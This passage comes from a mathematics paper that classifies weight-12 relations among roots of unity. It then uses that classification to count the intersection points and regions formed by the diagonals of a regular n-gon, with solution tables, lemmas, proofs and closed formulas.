If all parts used are 1, then we get $(R_7 : jR_3)$ with $j = w(S) - 7$, and there are $\binom{7}{j}/7$ distinct relations in this class. Otherwise exactly one part of size 3, 4, or 5 is used, and the possibilities are as follows. If a part of size 3 is used, we get $(R_7 : R_5)$, $(R_7 : R_5, R_3)$, or $(R_7 : R_5, 2R_3)$, of weights 10, 11, 12 respectively. By rotation, the R_5 may be assumed to share the 1 in the R_7, and then there are $\binom{6}{i}$

Partition	Relation type
12	$(R_7 : 5R_3)$
	$(R_7 : R_5, 2R_3)$
	$(R_7 : (R_5 : R_3), R_3)$
	$(R_7 : (R_5 : 2R_3))$
	$(R_{11} : R_3)$
10,2	$(R_7 : 3R_3) + R_2$
	$(R_7 : R_5) + R_2$
9,3	$(R_5 : 4R_3) + R_3$
	$(R_7 : 2R_3) + R_3$
8,2,2	$(R_5 : 3R_3) + 2R_2$
	$(R_7 : R_3) + 2R_2$
7,5	$(R_5 : 2R_3) + R_5$
	$R_7 + R_5$
7,3,2	$(R_5 : 2R_3) + R_3 + R_2$
	$R_7 + R_3 + R_2$
6,6	$2(R_5 : R_3)$
6,3,3	$(R_5 : R_3) + 2R_3$
6,2,2,2	$(R_5 : R_3) + 3R_2$
5,5,2	$2R_5 + R_2$
5,3,2,2	$R_5 + R_3 + 2R_2$
3,3,3,3	$4R_3$
3,3,2,2,2	$2R_3 + 3R_2$
2,2,2,2,2,2	$6R_2$

TABLE 2. The types of relations of weight 12.

ways to place the R_3's where i is the number of R_3's. If a part of size 4 is used, we get $(R_7 : (R_5 : R_3))$ of weight 11 or $(R_7 : (R_5 : R_3), R_3)$ of weight 12. By rotation, the $(R_5 : R_3)$ may be assumed to share the 1 in the R_7, but any of the six roots of unity in the $(R_5 : R_3)$ may be rotated to be 1. The R_3 can then overlap any of the other 6 seventh roots of unity. Finally, if a part of size 5 is used, we get $(R_7 : (R_5 : 2R_3))$. There are two different relations of type $(R_5 : 2R_3)$ that may be used, and each has seven roots of unity which may be rotated to be the 1 shared by the R_7, so there are 14 of these all together.

Case 4: $p_s = 11$

Applying Lemma 3 shows that the only possibilities are R_{11} of weight 11, and $(R_{11} : R_3)$ of weight 12. □

Now a general relation of weight 12 is a sum of the minimal ones of weight up to 12, and we can classify them according to the weights of the minimal relations, which form a partition of 12 with no parts of size 1 or 4. We will use the notation $(R_5 : 2R_3) + 2R_3$, for example, to denote a sum of three minimal relations of type $(R_5 : 2R_3)$, R_3, and R_3. Table 2 lists the possibilities. The parts may be rotated independently, so any category involving more than one minimal relation contains infinitely many relations, even up to rotation (of the entire relation). Also, the categories are not mutually exclusive, because of the non-uniqueness of the decomposition into minimal relations.

4. Solutions to the trigonometric equation

Here we use the classification of the previous section to give a complete listing of the solutions to the trigonometric equation (2). There are some obvious solutions to (2), namely those in which U, V, W are arbitary positive rational numbers with sum $1/2$, and X, Y, Z are a permutation of U, V, W. We will call these the trivial solutions, even though the three-diagonal intersections they give rise to can look surprising. See Figure 3 for an example on the 16-gon.

The twelve roots of unity occurring in (3) are not arbitrary; therefore we must go through Table 2 to see which relations are of the correct form, i.e., expressible




FIGURE 3. A surprising trivial solution for the 16-gon. The intersection point does not lie on any of the 16 lines of symmetry of the 16-gon.

as a sum of six roots of unity and their inverses, where the product of the six is -1. First let us prove a few lemmas that will greatly reduce the number of cases.

Lemma 4. *Let S be a relation of weight $k \leq 12$. Suppose S is stable under complex conjugation (i.e., under $\zeta \mapsto \zeta^{-1}$). Then S has a complex conjugation-stable decomposition into minimal relations; i.e., each minimal relation occurring is itself stable under complex conjugation, or can be paired with another minimal relation which is its complex conjugate.*

Proof. We will use induction on k. If S is minimal, there is nothing to prove. Otherwise let T be a (minimal) subrelation of S of minimal weight, so T is of weight at most 6. The complex conjugate $\overline{T}$ of T is another minimal relation in S. If they do not intersect, then we take the decomposition of S into T, $\overline{T}$, and a decomposition of $S \setminus (T \cup \overline{T})$ given by the inductive hypothesis. If they do overlap and the weight of T is at most 5, then $T = R_p$ for some prime p, and the fact that T intersects $\overline{T}$ implies that $T = \overline{T}$, and we get the result by applying the inductive hypothesis to $S \setminus T$.

The only remaining case is where S is of type $2(R_5 : R_3)$. If the two $(R_5 : R_3)$'s are not conjugate to each other, then for each there is a root of unity ζ such that ζ and ζ^{-1} occur in that (rotation of) $(R_5 : R_3)$. The quotient ζ^2 is then a 30-th root of unity, so ζ itself is a 60-th root of unity. Thus each $(R_5 : R_3)$ is a rotation of the "standard" $(R_5 : R_3)$ as in (5) by a 60-th root of unity, and we let Mathematica check the 60^2 possibilities. □

We do not know if the preceding lemma holds for relations of weight greater than 12.

U	V	W	X	Y	Z	Range
$1/6$	t	$1/3-2t$	$1/3+t$	t	$1/6-t$	$0<t<1/6$
$1/6$	$1/2-3t$	t	$1/6-t$	$2t$	$1/6+t$	$0<t<1/6$
$1/6$	$1/6-2t$	$2t$	$1/6-2t$	t	$1/2+t$	$0<t<1/12$
$1/3-4t$	t	$1/3+t$	$1/6-2t$	$3t$	$1/6+t$	$0<t<1/12$

TABLE 3. The nontrivial infinite families of solutions to (2).

Lemma 5. *Let S be a minimal relation of type $(R_p : T_1, \dots, T_j)$, $p \geq 5$, where the T_i involve roots of unity of order prime to p, and $j < p$. If S is stable under complex conjugation, then the particular rotation of R_p from which the T_i were "subtracted" is also stable (and hence so is the collection of the relations subtracted).*

Proof. Let ℓ be the product of the orders of the roots of unity in all the T_i. The elements of S in the original R_p can be characterized as those terms of S that are unique in their coset of μ_ℓ (the ℓ-th roots of unity), and this condition is stable under complex conjugation, so the set of terms of the R_p that were not subtracted is stable. Since $j < p$, we can pick one such term ζ. Then the quotient ζ/ζ^{-1} is a p-th root of unity, so ζ is a $2p$-th root of unity, and hence the R_p containing it is stable. □

Corollary 1. *A relation of type $(R_7 : (R_5 : R_3), R_3)$ cannot be stable under complex conjugation.*

Even with these restrictions, a very large number of cases remain, so we perform the calculation using Mathematica. Each entry of Table 2 represents a finite number of linearly parameterized (in the exponents) families of relations of weight 12. For each parameterized family, we check to see what additional constraints must be put on the parameters for the relation to be of the form of (3). Next, for each parameterized family of solutions to (3), we calculate the corresponding U, V, W, X, Y, Z and throw away solutions in which some of these are nonpositive. Finally, we sort U, V, W and X, Y, Z and interchange the two triples if $U > X$, in order to count the solutions only up to symmetry.

The results of this computation are recorded in the following theorem.

Theorem 4. *The positive rational solutions to (2), up to symmetry, can be classified as follows:*

1. *The trivial solutions, which arise from relations of type $6R_2$.*
2. *Four one-parameter families of solutions, listed in Table 3. The first arises from relations of type $4R_3$, and the other three arise from relations of type $2R_3 + 3R_2$.*
3. *Sixty-five "sporadic" solutions, listed in Table 4, which arise from the other types of weight 12 relations listed in Table 2.*

The only duplications in this list are that the second family of Table 3 gives a trivial solution for $t = 1/12$, the first and fourth families of Table 3 give the same solution when $t = 1/18$ in both, and the second and fourth families of Table 3 give the same solution when $t = 1/24$ in both.

Some explanation of the tables is in order. The last column of Table 3 gives the allowable range for the rational parameter t. The entries of Table 4 are sorted

Denominator	U	V	W	X	Y	Z	Relation type
30	1/10	2/15	3/10	2/15	1/6	1/6	$2(R_5 : R_3)$
	1/15	1/15	7/15	1/15	1/10	7/30	
	1/30	7/30	4/15	1/15	1/10	3/10	
	1/30	1/10	7/15	1/15	1/15	4/15	
	1/30	1/15	19/30	1/15	1/10	1/10	
	1/15	1/6	4/15	1/10	1/10	3/10	$(R_5 : R_3) + 2R_3$
	1/15	2/15	11/30	1/10	1/6	1/6	
	1/30	1/6	13/30	1/10	2/15	2/15	
	1/30	1/30	7/10	1/30	1/15	2/15	
	1/30	7/30	3/10	1/15	2/15	7/30	$R_5 + R_3 + 2R_2$
	1/30	1/6	11/30	1/15	1/10	4/15	
	1/30	1/10	13/30	1/30	2/15	4/15	
	1/30	1/15	8/15	1/30	1/10	7/30	
42	1/14	5/42	5/14	2/21	5/42	5/21	$(R_7 : 5R_3)$
	1/21	4/21	13/42	1/14	1/6	3/14	
	1/42	3/14	5/14	1/21	1/6	4/21	
	1/42	1/6	19/42	1/14	2/21	4/21	
	1/42	1/6	13/42	1/21	1/14	8/21	
	1/42	1/21	13/21	1/42	1/14	3/14	
60	1/20	1/12	29/60	1/15	1/10	13/60	$2(R_5 : R_3)$
	1/20	1/12	9/20	1/15	1/12	4/15	
	1/20	1/12	5/12	1/20	1/10	3/10	
	1/60	4/15	3/10	1/20	1/12	17/60	
	1/60	13/60	9/20	1/12	1/10	2/15	
	1/60	13/60	5/12	1/20	2/15	1/6	
	1/12	1/6	17/60	2/15	3/20	11/60	$(R_5 : 3R_3) + 2R_2$
	1/12	2/15	19/60	1/10	3/20	13/60	
	1/15	11/60	13/60	1/12	1/10	7/20	
	1/20	11/60	3/10	1/12	7/60	4/15	
	1/20	1/10	23/60	1/15	1/12	19/60	
	1/30	7/60	19/60	1/20	1/15	5/12	
	1/30	1/12	7/12	1/15	1/10	2/15	
	1/30	1/20	11/20	1/30	1/15	4/15	
	1/60	3/10	7/20	1/12	7/60	2/15	
	1/60	4/15	23/60	1/12	1/10	3/20	
	1/60	7/30	5/12	1/15	7/60	3/20	
	1/60	13/60	11/30	1/20	1/12	4/15	
	1/60	1/6	31/60	1/15	1/10	2/15	
	1/60	1/6	5/12	1/20	1/15	17/60	
	1/60	2/15	9/20	1/30	1/12	17/60	
	1/60	1/10	31/60	1/30	1/15	4/15	
84	1/12	3/14	19/84	11/84	13/84	4/21	$(R_7 : R_3) + 2R_2$
	1/14	11/84	23/84	1/12	2/21	29/84	
	1/21	13/84	23/84	1/14	1/12	31/84	
	1/42	1/12	7/12	1/21	1/14	4/21	
	1/84	25/84	5/14	5/84	1/12	4/21	
	1/84	5/21	5/12	5/84	1/14	17/84	
	1/84	3/14	37/84	1/21	1/12	17/84	
	1/84	1/6	43/84	1/21	1/14	4/21	
90	1/18	13/90	7/18	11/90	2/15	7/45	$(R_5 : R_3) + 2R_3$
	1/45	19/90	16/45	1/18	1/10	23/90	
	1/90	23/90	31/90	2/45	1/15	5/18	
	1/90	17/90	47/90	1/18	4/45	2/15	
120	13/120	3/20	31/120	2/15	19/120	23/120	$(R_5 : R_3) + 3R_2$
	1/12	19/120	29/120	1/10	13/120	37/120	
	1/20	23/120	29/120	1/15	13/120	41/120	
	1/60	13/120	73/120	1/20	1/12	2/15	
	1/120	7/20	43/120	7/120	11/120	2/15	
	1/120	3/10	49/120	7/120	1/12	17/120	
	1/120	4/15	53/120	1/20	11/120	17/120	
	1/120	13/60	61/120	1/20	1/12	2/15	
210	1/15	41/210	8/35	1/14	31/210	61/210	$(R_7 : (R_5 : 2R_3))$
	13/210	1/10	83/210	1/14	4/35	9/35	
	1/35	2/15	97/210	1/14	17/210	47/210	
	1/210	3/14	121/210	11/210	1/15	3/35	

TABLE 4. The 65 sporadic solutions to (2).

according to the least common denominator of U, V, W, X, Y, Z, which is also the least n for which diagonals of a regular n-gon can create arcs of the corresponding lengths. The relation type from which each solution derives is also given. The reason 11 does not appear in the least common denominator for any sporadic solution is that the relation $(R_{11} : R_3)$ cannot be put in the form of (3) with the α_j summing to 1, and hence leads to no solutions of (2). (Several other types of relations also give rise to no solutions.)

Tables 3 and 4 are the same as Bol's tables at the bottom of page 40 and on page 41 of [1], in a slightly different format.

The arcs cut by diagonals of a regular n-gon have lengths which are multiples of $2\pi/n$, so U, V, W, X, Y and Z corresponding to any configuration of three diagonals meeting must be multiples of $1/n$. With this additional restriction, trivial solutions to (2) occur only when n is even (and at least 6). Solutions within the infinite families of Table 3 occur when n is a multiple of 6 (and at least 12), and there t must be a multiple of $1/n$. Sporadic solutions with least common denominator d occur if and only if n is a multiple of d.

5. Intersections of more than three diagonals

Now that we know the configurations of three diagonals meeting, we can check how they overlap to produce configurations of more than three diagonals meeting. We will disregard configurations in which the intersection point is the center of the n-gon, since these are easily described: there are exactly $n/2$ diagonals (diameters) through the center when n is even, and none otherwise.

When k diagonals meet, they form $2k$ arcs, whose lengths we will measure as a fraction of the whole circumference (so they will be multiples of $1/n$) and list in counterclockwise order. (Warning: this is different from the order used in Tables 3 and 4.) The least common denominator of the numbers in this list will be called the denominator of the configuration. It is the least n for which the configuration can be realized as diagonals of a regular n-gon.

Lemma 6. *If a configuration of $k \geq 2$ diagonals meeting at an interior point other than the center has denominator dividing d, then any configuration of diagonals meeting at that point has denominator dividing* $\mathrm{LCM}(2d, 3)$.

Proof. We may assume $k = 2$. Any other configuration of diagonals through the intersection point is contained in the union of configurations obtained by adding one diagonal to the original two, so we may assume the final configuration consists of three diagonals, two of which were the original two. Now we need only go through our list of three-diagonal intersections.

It can be checked (using Mathematica) that removing any diagonal from a sporadic configuration of three intersecting diagonals yields a configuration whose denominator is the same or half as much, except that it is possible that removing a diagonal from a three-diagonal configuration of denominator 210 or 60 yields one of denominator 70 or 20, respectively, which proves the desired result for these cases. The additive group generated by 1/6 and the normalized arc lengths of a configuration obtained by removing a diagonal from a configuration corresponding to one of the families of Table 3 contains $2t$ where t is the parameter, (as can be verified using Mathematica again), which means that adding that third diagonal can at most double the denominator (and throw in a factor of 3, if it isn't already

								Range
t	t	t	$1/6-2t$	$1/6$	$1/3+t$	$1/6$	$1/6-2t$	$0<t<1/12$
t	$1/6-t$	$1/6-t$	$1/6-t$	t	$1/6$	$1/6+t$	$1/6$	$0<t<1/6$
$1/6-4t$	$2t$	t	$3t$	$1/6-4t$	$1/6$	$1/6+t$	$1/3+t$	$0<t<1/24$
$2t$	$1/2-t$	$2t$	$1/6-2t$	t	$1/6-t$	t	$1/6-2t$	$0<t<1/12$
$1/3-4t$	$1/6+t$	$1/2-3t$	$-1/6+4t$	$1/6-2t$	t	$1/6-t$	$-1/6+4t$	$1/24<t<1/12$
$2t$	t	$3t$	$1/6-2t$	$1/6$	$1/6-t$	$1/3-t$	$1/6-2t$	$0<t<1/12$
t	t	$2t$	$1/3-t$	$1/6$	$1/6-t$	$1/6-t$	$1/6-t$	$0<t<1/6$
$1/3-4t$	$1/6$	t	t	$1/6-2t$	$1/3-2t$	$3t$	$3t$	$0<t<1/12$
$2t$	$1/3-2t$	$1/6-t$	$1/6-t$	$1/6$	$1/6$	t	t	$0<t<1/6$
$1/3-4t$	$2t$	t	t	$1/6-2t$	$1/6$	$1/6+t$	$1/6+t$	$0<t<1/12$
$1/3-4t$	$2t$	$1/6-t$	t	$1/6-2t$	$2t$	$1/3-t$	$3t$	$0<t<1/12$
$2t$	$1/6-t$	t	$1/6-t$	t	$1/6-t$	$2t$	$1/2-3t$	$0<t<1/6$

TABLE 5. The one-parameter families of four-diagonal configurations.

there). Similarly, it is easily checked (even by hand), that the subgroup generated by the normalized arc lengths of a configuration obtained by removing one of the three diagonals of a configuration corresponding to a trivial solution to (2) but with intersection point not the center, contains twice the arc lengths of the original configuration. □

Corollary 2. *If a configuration of three or more diagonals meeting includes three forming a sporadic configuration, then its denominator is 30, 42, 60, 84, 90, 120, 168, 180, 210, 240, or 420.*

Proof. Combine the lemma with the list of denominators of sporadic configurations listed in Table 4. □

For $k \geq 4$, a list of $2k$ positive rational numbers summing to 1 arises this way if and only if the lists of length $2k-2$ which would arise by removing the first or second diagonal actually correspond to $k-1$ intersecting diagonals. Suppose $k=4$. If we specify the sporadic configuration or parameterized family of configurations that arise when we remove the first or second diagonal, we get a set of linear conditions on the eight arc lengths. Corollary 2 tells us that we get a configuration with denominator among 30, 42, 60, 84, 90, 120, 168, 180, 210, 240, and 420, if one of these two is sporadic. Using Mathematica to perform this computation for the rest of possibilities in Theorem 4 shows that the other four-diagonal configurations, up to rotation and reflection, fall into 12 one-parameter families, which are listed in Table 5 by the eight normalized arc lengths and the range for the parameter t, with a finite number of exceptions of denominators among 12, 18, 24, 30, 36, 42, 48, 60, 84, and 120.

We will use a similar argument when $k=5$. Any five-diagonal configuration containing a sporadic three-diagonal configuration will again have denominator among 30, 42, 60, 84, 90, 120, 168, 180, 210, 240, and 420. Any other five-diagonal configuration containing one of the exceptional four-diagonal configurations will have denominator among 12, 18, 24, 30, 36, 42, 48, 60, 72, 84, 96, 120, 168, and 240, by Lemma 6. Finally, another Mathematica computation shows that the one-parameter families of four-diagonal configurations overlap to produce the

										Range
t	$2t$	$1/6-2t$	$1/6$	$1/6-t$	$1/6-t$	$1/6$	$1/6-2t$	$2t$	t	$0<t<1/12$
t	$2t$	$1/6-4t$	$1/6$	$1/6+t$	$1/6+t$	$1/6$	$1/6-4t$	$2t$	t	$0<t<1/24$
t	$1/6-2t$	$-1/6+4t$	$1/3-4t$	$1/6+t$	$1/6+t$	$1/3-4t$	$-1/6+4t$	$1/6-2t$	t	$1/24<t<1/12$
t	$1/6-2t$	$2t$	$1/3-4t$	$3t$	$3t$	$1/3-4t$	$2t$	$1/6-2t$	t	$0<t<1/12$

TABLE 6. The one-parameter families of five-diagonal configurations.

one-parameter families listed (up to rotation and reflection) in Table 6, and a finite number of exceptions of denominators among 18, 24, and 30.

For $k=6$, any six-diagonal configuration containing a sporadic three-diagonal configuration will again have denominator among 30, 42, 60, 84, 90, 120, 168, 180, 210, 240, and 420. Any six-diagonal configuration containing one of the exceptional four-diagonal configurations will have denominator among 12, 18, 24, 30, 36, 42, 48, 60, 72, 84, 96, 120, 168, and 240. Any six-diagonal configuration containing one of the exceptional five-diagonal configurations will have denominator among 18, 24, 30, 36, 48, and 60. Another Mathematica computation shows that the one-parameter families of five-diagonal configurations cannot combine to give a six-diagonal configuration.

Finally for $k \geq 7$, any k-diagonal configuration must contain an exceptional configuration of 3, 4, or 5 diagonals, and hence by Lemma 6 has denominator among 12, 18, 24, 30, 36, 42, 48, 60, 72, 84, 90, 96, 120, 168, 180, 210, 240, and 420.

We summarize the results of this section in the following.

Proposition 1. *The configurations of $k \geq 4$ diagonals meeting at a point not the center, up to rotation and reflection, fall into the one-parameter families listed in Tables 5 and 6, with finitely many exceptions (for fixed k) of denominators among 12, 18, 24, 30, 36, 42, 48, 60, 72, 84, 90, 96, 120, 168, 180, 210, 240, and 420.*

In fact, many of the numbers listed in the proposition do not actually occur as denominators of exceptional configurations. For example, it will turn out that the only denominator greater than 120 that occurs is 210.

6. The formula for intersection points

Let $a_k(n)$ denote the number of points inside the regular n-gon other than the center where exactly k lines meet. Let $b_k(n)$ denote the number of k-tuples of diagonals which meet at a point inside the n-gon other than the center. Each interior point at which exactly m diagonals meet gives rise to $\binom{m}{k}$ such k-tuples, so we have the relationship

$$b_k(n) = \sum_{m \geq k} \binom{m}{k} a_m(n) \tag{7}$$

Since every four distinct vertices of the n-gon determine one pair of diagonals which intersect inside, the number of such pairs is exactly $\binom{n}{4}$, but if n is even, then $\binom{n/2}{2}$ of these are pairs which meet at the center, so

$$b_2(n) = \binom{n}{4} - \binom{n/2}{2}\delta_2(n). \tag{8}$$

(Recall that $\delta_m(n)$ is defined to be 1 if n is a multiple of m, and 0 otherwise.)

We will use the results of the previous two sections to deduce the form of $b_k(n)$ and then the form of $a_k(n)$. To avoid having to repeat the following, let us make a definition.

Definition . A function on integers $n \geq 3$ will be called *tame* if it is a linear combination (with rational coefficients) of the functions n^3, n^2, n, 1, $n^2\delta_2(n)$, $n\delta_2(n)$, $\delta_2(n)$, $\delta_4(n)$, $n\delta_6(n)$, $\delta_6(n)$, $\delta_{12}(n)$, $\delta_{18}(n)$, $\delta_{24}(n)$, $\delta_{24}(n-6)$, $\delta_{30}(n)$, $\delta_{36}(n)$, $\delta_{42}(n)$, $\delta_{48}(n)$, $\delta_{60}(n)$, $\delta_{72}(n)$, $\delta_{84}(n)$, $\delta_{90}(n)$, $\delta_{96}(n)$, $\delta_{120}(n)$, $\delta_{168}(n)$, $\delta_{180}(n)$, $\delta_{210}(n)$, and $\delta_{420}(n)$.

Proposition 2. *For each $k \geq 2$, the function $b_k(n)/n$ on integers $n \geq 3$ is tame.*

Proof. The case $k = 2$ is handled by (8), so assume $k \geq 3$. Each list of $2k$ normalized arc lengths as in Section 5 corresponding to a configuration of k diagonals meeting at a point other than the center, considered up to rotation (but not reflection), contributes n to $b_k(n)$. (There are n places to start measuring the arcs from, and these n configurations are distinct, because the corresponding intersection points differ by rotations of multiples of $2\pi/n$, and by assumption they are not at the center.) So $b_k(n)/n$ counts such lists.

Suppose $k = 3$. When n is even, the family of trivial solutions to the trigonometric equation (2) has $U = a/n$, $V = b/n$, $W = c/n$, where a, b, and c are positive integers with sum $n/2$, and X, Y, and Z are some permutation of U, V, W. Each permutation gives rise to a two-parameter family of six-long lists of arc lengths, and the number of lists within each family is the number of partitions of $n/2$ into three positive parts, which is a quadratic polynomial in n. Similarly each family of solutions in Table 3 gives rise to a number of one-parameter families of lists, when n is a multiple of 6, each containing $\lceil n/6 \rceil - 1$ or $\lceil n/12 \rceil - 1$ lists. These functions of n (extended to be 0 when 6 does not divide n) are expressible as a linear combination of $n\delta_6(n)$, $\delta_6(n)$, and $\delta_{12}(n)$. Finally the sporadic solutions to 2 give rise to a finite number of lists, having denominators among 30, 42, 60, 84, 90, 120, and 210, so their contribution to $b_3(n)/n$ is a linear combination of $\delta_{30}(n), \ldots, \delta_{210}(n)$.

But these families of lists overlap, so we must use the Principle of Inclusion-Exclusion to count them properly. To show that the result is a tame function, it suffices to show that the number of lists in any intersection of these families is a tame function. When two of the trivial families overlap but do not coincide, they overlap where two of the a, b, and c above are equal, and the corresponding lists lie in one of the one-parameter families $(t, t, t, t, 1/2 - 2t, 1/2 - 2t)$ or $(t, t, t, 1/2 - 2t, t, 1/2 - 2t)$ (with $0 < t < 1/4$), each of which contain $\lceil n/4 \rceil - 1$ lists (for n even). This function of n is a combination of $n\delta_2(n)$, $\delta_2(n)$, and $\delta_4(n)$, hence it is tame. Any other intersection of the infinite families must contain the intersection of two one-parameter families which are among the two above or arise from Table 3, and a Mathematica computation shows that such an intersection consists of at most a single list of denominator among 6, 12, 18, 24, and 30. And, of course, any intersection involving a single sporadic list, can contain at most that sporadic list. Thus the number of lists within any intersection is a tame function of n. Finally we must delete the lists which correspond to configurations of diagonals meeting at the center. These are the lists within the trivial two-parameter family $(t, u, 1/2 - t - u, t, u, 1/2 - t - u)$, so their number is also a tame function of n, by the Principle of Inclusion-Exclusion again. Thus $b_3(n)/n$ is tame.

Next suppose $k = 4$. The number of lists within each family listed in Table 5, or the reflection of such a family, is (when n is divisible by 6) the number of multiples of $1/n$ strictly between α and β, where the range for the parameter t is $\alpha < t < \beta$. This number is $\lceil \beta n \rceil - 1 - \lfloor \alpha n \rfloor$. Since the table shows that α and β are always multiples of $1/24$, this function of n is expressible as a combination of $n\delta_6(n)$ and a function on multiples of 6 depending only on n mod 24, and the latter can be written as a combination of $\delta_6(n)$, $\delta_{12}(n)$, $\delta_{24}(n)$, and $\delta_{24}(n-6)$, so it is tame. Mathematica shows that when two of these families are not the same, they intersect in at most a single list of denominator among 6, 12, 18, and 24. So these and the exceptions of Proposition 1 can be counted by a tame function. Thus, again by the Principle of Inclusion-Exclusion, $b_4(n)/n$ is tame.

The proof for $k = 5$ is identical to that of $k = 4$, using Table 6 instead of Table 5, and using another Mathematica computation which shows that the intersections of two one-parameter families of lists consist of at most a single list of denominator 24.

The proof for $k \geq 6$ is even simpler, because then there are only the exceptional lists. By Proposition 1, $b_k(n)/n$ is a linear combination of $\delta_m(n)$ where m ranges over the possible denominators of exceptional lists listed in the proposition, so it is tame. □

Lemma 7. *A tame function is determined by its values at $n = 3$, 4, 5, 6, 7, 8, 9, 10, 12, 18, 24, 30, 36, 42, 48, 54, 60, 66, 72, 84, 90, 96, 120, 168, 180, 210, and 420.*

Proof. By linearity, it suffices to show that if a tame function f is zero at those values, then f is the zero linear combination of the functions in the definition of a tame function. The vanishing at $n = 3$, 5, 7, and 9 forces the coefficients of n^3, n^2, n, and 1 to vanish, by Lagrange interpolation. Then comparing the values at $n = 4$ and $n = 10$ shows that the coefficient of $\delta_4(n)$ is zero. The vanishing at $n = 4$, 8, and 10 forces the coefficients of $n^2\delta_2(n)$, $n\delta_2(n)$, and $\delta_2(n)$ to vanish. Comparing the values at $n = 6$ and $n = 54$ shows that the coefficient of $n\delta_6$ is zero. Comparing the values at $n = 6$ and $n = 66$ shows that the coefficient of $\delta_2 4(n-6)$ is zero.

At this point, we know that $f(n)$ is a combination of $\delta_m(n)$, for $m = 6$, 12, 18, 24, 30, 36, 42, 48, 60, 72, 84, 90, 96, 120, 168, 180, 210, and 420. For each m in turn, $f(m) = 0$ now implies that the coefficient of $\delta_m(n)$ is zero. □

Proof of Theorem 1. Computation (see the appendix) shows that the tame function $b_8(n)/n$ vanishes at all the numbers listed in Lemma 7. Hence by that lemma, $b_8(n) = 0$ for all n. Thus by (7), $a_k(n)$ and $b_k(n)$ are identically zero for all $k \geq 8$ as well.

By reverse induction on k, we can invert (7) to express $a_k(n)$ as a linear combination of $b_m(n)$ with $m \geq k$. Hence $a_k(n)/n$ is tame as well for each $k \geq 2$.

Computation shows that the equations

$$\begin{aligned}
a_2(n)/n &= (n^3-6n^2+11n-6)/24+(-5n^2+46n-72)/16\cdot\delta_2(n)\\
&\quad -9/4\cdot\delta_4(n)+(-19n+110)/2\cdot\delta_6(n)+54\cdot\delta_{12}(n)+84\cdot\delta_{18}(n)\\
&\quad +50\cdot\delta_{24}(n)-24\cdot\delta_{30}(n)-100\cdot\delta_{42}(n)-432\cdot\delta_{60}(n)\\
&\quad -204\cdot\delta_{84}(n)-144\cdot\delta_{90}(n)-204\cdot\delta_{120}(n)-144\cdot\delta_{210}(n)\\
a_3(n)/n &= (5n^2-48n+76)/48\cdot\delta_2(n)+3/4\cdot\delta_4(n)+(7n-38)/6\cdot\delta_6(n)\\
&\quad -8\cdot\delta_{12}(n)-20\cdot\delta_{18}(n)-16\cdot\delta_{24}(n)-19\cdot\delta_{30}(n)+8\cdot\delta_{42}(n)\\
&\quad +68\cdot\delta_{60}(n)+60\cdot\delta_{84}(n)+48\cdot\delta_{90}(n)+60\cdot\delta_{120}(n)+48\cdot\delta_{210}(n)\\
a_4(n)/n &= (7n-42)/12\cdot\delta_6(n)-5/2\cdot\delta_{12}(n)-4\cdot\delta_{18}(n)+3\cdot\delta_{24}(n)\\
&\quad +6\cdot\delta_{42}(n)+34\cdot\delta_{60}(n)-6\cdot\delta_{84}(n)-6\cdot\delta_{120}(n)\\
a_5(n)/n &= (n-6)/4\cdot\delta_6(n)-3/2\cdot\delta_{12}(n)-2\cdot\delta_{24}(n)+4\cdot\delta_{42}(n)\\
&\quad +6\cdot\delta_{84}(n)+6\cdot\delta_{120}(n)\\
a_6(n)/n &= 4\cdot\delta_{30}(n)-4\cdot\delta_{60}(n)\\
a_7(n)/n &= \delta_{30}(n)+4\cdot\delta_{60}(n)
\end{aligned}$$

hold for all the n listed in Lemma 7, so the lemma implies that they hold for all $n \geq 3$. These formulas imply the remarks in the introduction about the maximum number of diagonals meeting at an interior point other than the center. Finally

$$\begin{aligned}
I(n) &= \delta_2(n)+\sum_{k=2}^{\infty} a_k(n)\\
&= \delta_2(n)+\sum_{k=2}^{7} a_k(n),
\end{aligned}$$

which gives the desired formula. (The $\delta_2(n)$ in the expression for $I(n)$ is to account for the center point when n is even, which is the only point not counted by the a_k.) □

7. The formula for regions

We now use the knowledge obtained in the proof of Theorem 1 about the number of interior points through which exactly k diagonals pass to calculate the number of regions formed by the diagonals.

Proof of Theorem 2. Consider the graph formed from the configuration of a regular n-gon with its diagonals, in which the vertices are the vertices of the n-gon together with the interior intersection points, and the edges are the sides of the n-gon together with the segments that the diagonals cut themselves into. As usual, let V denote the number of vertices of the graph, E the number of edges, and F the number of regions formed, including the region outside the n-gon. We will employ Euler's Formula $V - E + F = 2$.

Clearly $V = n + I(n)$. We will count edges by counting their ends, which are $2E$ in number. Each vertex has $n-1$ edge ends, the center (if n is even) has n edge ends, and any other interior point through which exactly k diagonals pass has $2k$

edge ends, so

$$2E = n(n-1) + n\delta_2(n) + \sum_{k=2}^{\infty} 2k a_k(n).$$

So the desired number of regions, not counting the region outside the n-gon, is

$$\begin{aligned} F - 1 &= E - V + 1 \\ &= \left[n(n-1)/2 + n\delta_2(n)/2 + \sum_{k=2}^{\infty} k a_k(n) \right] - [n + I(n)] + 1. \end{aligned}$$

Substitution of the formulas derived in the proof of Theorem 1 for $a_k(n)$ and $I(n)$ yields the desired result. □

Appendix: computations and tables

In Table 7 we list $I(n), R(n), a_2(n), \ldots, a_7(n)$ for $n = 4, 5, \ldots, 30$. To determine the polynomials listed in Theorem 1 more data was needed especially for $n \equiv 0 \bmod 6$. The largest n for which this was required was 420. For speed and memory conservation, we took advantage of the regular n-gon's rotational symmetry and focused our attention on only $2\pi/n$ radians of the n-gon. The data from this computation is found in Table 8. Although we only needed to know the values at those n listed in Lemma 7 of Section 6, we give a list for $n = 6, 12, \ldots, 420$ so that the nice patterns can be seen.

